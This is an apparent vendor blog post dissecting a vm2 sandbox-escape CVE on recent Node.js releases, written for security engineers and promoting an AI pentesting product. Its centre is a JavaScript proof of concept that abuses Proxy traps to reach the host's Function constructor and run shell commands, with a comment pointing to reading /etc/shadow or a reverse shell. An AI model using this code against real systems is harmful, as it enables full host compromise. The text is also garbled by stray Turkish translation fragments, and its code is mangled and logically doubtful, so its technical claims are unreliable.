
Giriş
It is January 28, 2026. The cybersecurity community is once again grappling with a ghost from the past. Although the renowned Node.js sandbox library, vm2, was officially declared End-of-Life (EOL) back in 2023, the reality of enterprise software is stark: legacy dependencies never truly die. CVE-2026-22709 has emerged as a critical reminder of this fact.
With a CVSS score of 9.8, this vulnerability is not just a warning—it is a full System Breach event waiting to happen. This article serves as a definitive technical guide for security engineers, dissecting how this new “Async Proxy Trap” technique bypasses the sandbox mechanisms of vm2 on modern Node.js runtimes (v24/v25).
What is CVE-2026-22709?

CVE-2026-22709 bir Sandbox Kaçış vulnerability that results in Uzaktan Kod Yürütme (RCE).

The core issue lies in the fundamental architecture of vm2. The library relies on Proxies to sanitize objects crossing the boundary between the “Sandbox” (untrusted) and the “Host” (trusted). However, with the introduction of aggressive async stack trace optimizations in Node.js 24 and 25, the V8 engine exposes internal object states during exception handling that vm2—which hasn’t been updated in years—does not know how to sanitize.
The Vulnerability Profile
- Güvenlik Açığı: Improper Handling of Asynchronous Exceptions via Proxy.
- Ciddiyet: Critical (CVSS 9.8).
- Vektör: Network / Remote.
- Etki: Full Host Compromise.
Technical Deep Dive: The Anatomy of the Escape
To understand the exploit, you must understand the “Proxy Trap” pattern. In JavaScript, a Proxy allows you to intercept fundamental operations (like property lookup, function calls, etc.).
vm2 attempts to wrap every object returned to the sandbox in a Proxy to prevent access to the host’s Fonksiyon constructor. If an attacker gets access to the host’s Fonksiyon constructor, they can run:
const rce = new Function("return process")();
and gain access to the host system.
The Mechanics of the 2026 Bypass
- Tetikleyici: The attacker creates a malicious
Proxyobject inside the sandbox. - The Async Gap: The attacker triggers an asynchronous error (e.g.,
Promise.reject(maliciousProxy)). - The Leak: In Node.js 25+, the internal
AsyncResourcehandling logic attempts to inspect the error object for stack trace generation önce passing it to thevm2exception sanitizer. - The Execution: The malicious Proxy intercepts this inspection (specifically the
olsuntrap for stack-related properties) and returns a function that executes in the Ev Sahibi Bağlamı.

Because the code executes in the Host Context during the V8 internal processing, the vm2 sandbox rules do not apply.
The Exploit Code (POC)
The following code demonstrates the logic of CVE-2026-22709. It uses a nested Proxy structure to confuse the serialization logic of the host environment.
JavaScript
`/* * CVE-2026-22709 Proof of Concept
- Target: Systems running vm2 (any version) on Node.js >= 24.x */
const { VM } = require(‘vm2’); const vm = new VM();
const exploitPayload = ` const pwn = new Proxy({}, { get: (target, prop) => { // Intercepting the ‘stack’ access which happens during Error serialization if (prop === ‘stack’) { throw new Proxy({}, { get: (t, p) => { // This trap runs in the Host Context due to the async leak
                    // Accessing the Host's Function Constructor
                    // The holy grail of sandbox escapes
                    const x = (async function(){}).constructor;

                    // Payload: Exfiltrate /etc/shadow or execute a reverse shell
                    return x("return process.mainModule.require('child_process').execSync('id').toString()")();
                }
            });
        }
    }
});

try {
    // Force an async rejection to trigger the V8 async stack trace logic
    Promise.reject(pwn);
} catch(e) {}
`;
try { console.log(“[*] Launching VM2 Sandbox…”); vm.run(exploitPayload); } catch (e) { console.log(“[!] Sandbox Escape Triggered. Output from Host:”); console.log(e); // ‘uid=0(root) gid=0(root)…’ }`
Remediation: The Only Path Forward
If you are a security engineer reading this in 2026 and your organization is still using vm2, you are essentially running a critical vulnerability as a feature.
Immediate Actions:
- Audit: Scan your dependency trees (
npm list vm2) immediately. - Replace: There is no patch for
vm2. You must refactor.- Kullanım
isolated-vm: This library uses V8 Isolates (C++ bindings) to provide memory-hardened isolation. It is significantly more secure thanvm2‘s context-based isolation. - Use Deno: Deno’s security model is built-in at the runtime level. Executing untrusted code in a Deno subprocess with limited permissions (
-allow-none) is the gold standard in 2026.
- Kullanım
The Role of AI in Detecting Legacy Risks
The resurgence of vm2 vulnerabilities highlights a flaw in modern DevSecOps: Static analysis is not enough.
A standard vulnerability scanner might flag vm2 as “deprecated,” but developers often ignore these warnings if the code “still works.” This is where Ajan Güvenlik becomes critical.
Leveraging Penligent for Continuous Validation
Penligent.ai represents the shift from passive scanning to active verification. An AI Pentester does not just check version numbers; it thinks like an attacker.
In the case of CVE-2026-22709, a Penligent agent would:
- Analyze the Runtime Environment: Detect that you are running a deprecated library on a cutting-edge Node.js version (a dangerous combination).
- Attempt the Exploit: The agent would safely deploy a variation of the POC above against your staging environment.
- Prove the Risk: Instead of a theoretical warning, you get a report showing that the agent successfully read a file from the host OS.
This capabilities-driven approach ensures that “zombie” libraries like vm2 are identified and removed before they can be exploited by malicious actors.
Sonuç
CVE-2026-22709 is a testament to the longevity of technical debt. In the fast-moving world of JavaScript, relying on unmaintained security boundaries is a guarantee of failure.
For the hardcore AI security engineer, the lesson is clear: Trust nothing that shares a mutable context with your host. Verify everything. And when human bandwidth fails to keep up with the sprawl of legacy dependencies, empower your team with AI-driven offensive testing to catch what others miss.
Relevant Resources & References
- NIST NVD: CVE-2023-32314 – The historical precursor to modern vm2 exploits.
- Penligent Blog: The Rise of Agentic Pentesting – How AI is changing the landscape of vulnerability discovery.
- GitHub: isolated-vm – The recommended replacement for secure sandboxing.
- Node.js Security Best Practices – Official guidance on executing untrusted code.
- Penligent Research: Automating Sandbox Escape Detection – Deep dive into how our agents fuzz isolation layers.
 Turkish
  English
  German
  French
  Spanish
  Portuguese
  Japanese
  Korean
  Hindi
Hindi  Arabic
  Hebrew